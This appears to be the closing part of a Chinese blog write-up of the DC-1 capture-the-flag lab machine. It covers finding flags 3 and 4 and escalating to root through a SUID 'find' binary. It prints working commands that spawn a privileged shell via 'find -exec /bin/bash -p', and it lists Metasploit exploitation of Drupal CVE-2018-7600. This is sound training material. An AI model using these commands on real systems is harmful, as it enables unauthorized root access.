
找一下flag3

image-20260219215827923

image-20260219215839947

1
Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.

flag4

find命令找一下flag4

1
find / -name *flag4*

image-20260219220116377

flag4是个普通用户,可以直接读

1
cat /home/flag4/flag4.txt

image-20260219220433505

1
2
3
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?

thefinalflag


所以最后就是要提权了,先看看有没有 SUID 提权的可能

1
find / -perm -u=s -type f 2>/dev/null

image-20260219220754624

发现有find命令可以用来提权

1
find `which find` -exec whoami \;

image-20260219221452450

或者获得交互式shell

1
find `which find` . -exec /bin/bash -p \;

image-20260219221541518


最后到/root目录下找到最终的thefinalflag.txt

image-20260219221619402

1
2
3
4
5
6
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7

总结

总的来说这个靶机涉及到的知识点挺基础的,每个flag也都是对后面攻击方向的一个提示

就是开始时候搭建环境的时候卡了点,总是扫不到靶机的IP

知识点:

  • 使用 nmap 扫描主机及端口
  • CMS 指纹识别(Drupal 7)
  • 使用 msf 攻击漏洞并获取shell(CVE-2018-7600)
  • 信息搜集,利用密码加密脚本生成自定义密码
  • 连接数据库并替换admin的密码
  • 利用 find 命令进行SUID提权为root用户

DC-1
https://yschen20.github.io/2026/02/19/DC-1/
作者
Suzen
发布于
2026年2月19日
更新于
2026年2月19日
许可协议